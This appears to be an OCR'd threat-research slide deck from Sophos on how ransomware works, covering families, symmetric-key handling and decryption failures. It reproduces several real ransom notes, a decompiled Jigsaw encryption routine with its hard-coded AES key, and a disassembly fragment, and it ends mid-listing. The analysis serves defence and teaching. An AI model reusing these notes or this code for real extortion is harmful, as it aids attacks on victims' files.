Ransomware in Action


Dorka Palotay
Threat Researcher

2016.12.02.

SOPHOS


Ransomware

- Ransomware restricts access to or damages the computer for the purpose of extorting money from the victim




US local police department pays CryptoLocker ransom

NOV 19 2013 5:57AM



Ransomware bites NASCAR team: lessons learned… fast

JUN 28 2016 11:56AM




‘Ransomware’ attack halts payments on San Francisco Muni network


NOV 28 2016 5:02PM

Types of Ransomware

- Locker ransomware
- Crypto-ransomware



```
-=+_--_.-+*~|$=*~=$-
+*$=+===$$==*$_**+..
~|++|**+*.$~$=$+._
          !!! IMPORTANT INFORMATION !!!!

All of your files are encrypted with RSA-2048 and AES-128 ciphers.
More information about the RSA and AES can be found here:
    http://en.wikipedia.org/wiki/RSA_(cryptosystem)
    http://en.wikipedia.org/wiki/Advanced_Encryption_Standard

Decrypting of your files is only possible with the private key and decrypt program, which is on our secret server.
To receive your private key follow one of the links:
    1. http://mphtadhci5mrdlju.tor2web.org/[redacted]
    2. http://mphtadhci5mrdlju.onion.to/[redacted]

If all of this addresses are not available, follow these steps:
    1. Download and install Tor Browser: https://www.torproject.org/download/download-easy.html
    2. After a successful installation, run the browser and wait for initialization.
    3. Type in the address bar: mphtadhci5mrdlju.onion/[redacted]
    4. Follow the instructions on the site.

!!! Your personal identification ID: [redacted] !!!
=~.*|~*.=+_.|.~$*
.=_$=+=-$$$=_~                     [redacted]
**_~._+$_.~.
□*_
```



ATTENTION !

IP: [redacted]
Location: [redacted]
IPS: [redacted]

Your PC is blocked due to at least one of the reasons specified below.

You have been violating Copyright and Related Rights Law (Video, Music, Software) and illegally using or distributing copyrighted content, thus infringing Article I, Section 8, Clause 8, also known as the Copyright of the Criminal Code of United States of America.

Article I, Section 8, Clause 8 of the Criminal Code provides for a fine of two to five hundred minimal wages or a deprivation of liberty for two to eight years.

You have been viewing or distributing prohibited Pornographic content (Child Porno/Zoofilia and etc). Thus violating article 202 of the Criminal Code of United States of America. Article 202 of the Criminal Code provides for a deprivation of liberty for four to twelve years.

Illegal access has been initiated from your PC without your knowledge or consent, your PC may be infected by malware, thus you are violating the law On Neglectful Use of Personal Computer. Article 210 of the Criminal Code provides for a fine of up to $100,000 and/or a deprivation of liberty for four to nine years.

Pursuant to the amendment to the Criminal Code of United States of America of May 28, 2011,

Crypto-ransomware

777, 7ev3n, 7h9r, 8lock8, ACCDFISA v2.0, Al-Namrood, Alcatraz, Alfa, Alma Locker, Alpha, AMBA, AngryDuck, Anubis, Apocalypse, Apocalypse (New Variant), ApocalypseVM, ASN1 Encoder, Aura, AutoLocky, AxCrypter, BadBlock, Bandarchor, BankAccountSummary, Bart, Bart v2.0, BitCrypt, BitCrypt 2.0, BitCryptor, BitStak, Black Feather, Black Shades, Blocatto, Booyah, Brazilian Ransomware, BTCLocker, Bucbi, BuyUnlockCode, Cerber, Cerber 2.0, Cerber 3.0, Cerber 4.0 / 5.0, CerberTear, Chimera, CHIP, CockBlocker, Coin Locker, CoinVault, Comrade Circle, Coverton, Cripton, Cryakl, CryFile, CryLocker, CrypMic, CrypMic, Crypren, Crypt0, Crypt0L0cker, Crypt38, CryptFuck, CryptInfinite, CryptoDefense, CryptoFinancial, CryptoFortress, CryptoHasYou, CryptoHitman, CryptoJoker, CryptoLuck, CryptoMix, Crypton, CryptorBit, CryptoRoger, CryptoShocker, CryptoTorLocker, CryptoWall 2.0, CryptoWall 3.0, CryptoWall 4.0, CryptoWire, CryptXXX, CryptXXX 2.0, CryptXXX 3.0, CryptXXX 4.0, CryPy, CrySiS, CTB-Faker, CTB-Locker, Deadly, DEDCryptor, Dharma, DirtyDecrypt, DMA Locker, DMA Locker 3.0, DMA Locker 4.0, Domino, Done, DXXD, ECLR Ransomware, EduCrypt, El Polocker, EncrypTile, EncryptoJJS, Encryptor RaaS, Enigma, Exotic, Fabiansomware, Fantom, FenixLocker, Flyper, FS0ciety, FuckSociety, GhostCrypt, Globe, Gomasom, HadesLocker, Heimdall, HelpDCFile, Herbst, Hi Buddy!, HollyCrypt, HolyCrypt, Hucky, HydraCrypt, IFN643, iRansom, Ishtar, Jack.Pot, Jager, JapanLocker, Jigsaw, Jigsaw (Updated), JobCrypter, JuicyLemon, Karma, KawaiiLocker, KeRanger, KeyBTC, KEYHolder, KillerLocker, KimcilWare, Kolobo, Kostya, Kozy.Jozy, KratosCrypt, Kriptovor, KryptoLocker, LeChiffre, Lock93, LockLock, Locky, Lortok, LowLevel04, Magic, Maktub Locker, MarsJoke, MirCop, MireWare, Mischa, Mobef, n1n1n1, NanoLocker, NCrypt, NegozI, Nemucod, Nemucod-7z, NMoreira, Nuke, NullByte, ODCODC, OMG! Ransomcrypt, OzozaLocker, PadCrypt, PaySafeGen, PClock, PClock (Updated), Philadelphia, PowerLocky, PowerWare, PrincessLocker, PrincessLocker 2.0, Protected Ransomware, R980, RAA-SEP, Radamant, Radamant v2.1, RansomCuck, RarVault, Razy, REKTLocker, RemindMe, RenLocker, Rokku, RotorCrypt, Russian EDA2, SamSam, Sanction, Satana, ShellLocker, ShinoLocker, Shujin, Simple_Encoder, Smrss32, SNSLocker, Sport, Stampado, SuperCrypt, Surprise, SZFLocker, Team XRat, Telecrypt, TeslaCrypt 0.x, TeslaCrypt 2.x, TeslaCrypt 3.0, TeslaCrypt 4.0, TowerWeb, ToxCrypt, Trojan.Encoder.6491, Troldesh / Shade, TrueCrypter, UCCU, UmbreCrypt, UnblockUPC, Ungluk, Unknown Crypted, Unknown Lock, Unknown XTBL, Unlock92, Unlock92 2.0, USR0, Uyari, VaultCrypt, VenisRansomware, VenusLocker, VindowsLocker, WildFire Locker, Winnix Cryptor, WinRarer, WonderCrypter, XCrypt, Xorist, Xort, XRTN, XTP Locker 5.0, zCrypt, ZeroCrypt, ZimbraCryptor, Zyklon

https://id-ransomware.malwarehunterteam.com

Topics

- Symmetric encryption
- Asymmetric encryption
- Hybrid encryption


Subtopics

- Popular encryption types
- Key generation
- C&C communication
- Examples
- Failures

Symmetric Encryption

Symmetric Encryption

- The same key is used for encryption and decryption
- Most popular encryption methods:
  - AES-128, AES-256
  - RC4
  - Custom encryptions
- Disadvantage:
  - Key management




Symmetric Encryption

- No C&C communication
- Key is hard-coded in the code
- Key is generated on the victim’s computer and stored somewhere
    - In the encrypted files
    - In a separate file
    - In the registry
- Disadvantage (or advantage):
    - Key can be found easily, decryption is possible
- Key is never saved

Symmetric Encryption - Jigsaw

```
private static bool EncryptFile(string path, string encryptionExtension)
{
    try
    {
        if (Config.StartMode != Config.StartModeType.Debug && (path.StartsWith(Config.WorkFolderPath, StringComparison.InvariantCulture)
        {
            bool result = false;
            return result;
        }
        using (AesCryptoServiceProvider aesCryptoServiceProvider = new AesCryptoServiceProvider())
        {
            aesCryptoServiceProvider.Key = Convert.FromBase64String("OoIsAwWf24cIcQoLDA0ODe==");
            aesCryptoServiceProvider.IV = new byte[]
            {
                0,
                1,
                0,
                3,
                5,
                3,
                0,
                1,
                0,
                0,
                2,
                0,
                6,
                7,
                6,
                0
            };
            Locker.EncryptFile(aesCryptoServiceProvider, path, path + encryptionExtension);
        }
```




```
I want to play a game with you. Let me explain the rules:
Your personal files are being deleted. Your photos, videos, documents, etc...
But, don't worry! It will only happen if you don't comply.
However I've already encrypted your personal files, so you cannot access them.

Every hour I select some of them to delete permanently,
therefore I won't be able to access them, either.
Are you familiar with the concept of exponential growth? Let me help you out.
It starts out slowly then increases rapidly.
During the first 24 hour you will only lose a few files,
the second day a few hundred, the third day a few thousand, and so on.

If you turn off your computer or try to close me, when I start next time
you will get 1000 files deleted as a punishment.
Yes you will want me to start next time, since I am the only one that
is capable to decrypt your personal data for you.

      Now, let's start and enjoy our little game together!
```

1 file will be deleted.

Please, send at least $23 worth of Bitcoin here:

Symmetric Encryption - DXXD

```
/***********************************************************************/
                      Dear owner, bad news!!!!

         Your SERVER [hacked], and file's [ENCRYPTED]!
         If you need back files and recommendation's,
         to protect your file's  and server, write to e-mail:
         [*]  rep_stosd@protonmail.com
         [*]  rep_stosd@tuta.io

         ------------------------------------------------------------
                 Read this please:
                 If you trying manually to restore files,
                 or use other files decryptor
                 make a backup already ecnrypted files.
                 Thanks.
         ------------------------------------------------------------

         And so, write me.
         Sorry.
/***********************************************************************/
```




```
000000000040143E
000000000040143E                         loc_40143E:              ; lpOverlapped
000000000040143E 6A 00                   push    0
0000000000401440 8D 85 A0 FD FF FF       lea     eax, [ebp+NumberOfBytesRead]
0000000000401446 50                      push    eax              ; lpNumberOfBytesRead
0000000000401447 FF B5 9C FD FF FF       push    [ebp+nNumberOfBytesToRead] ; nNumberOfBytesToRead
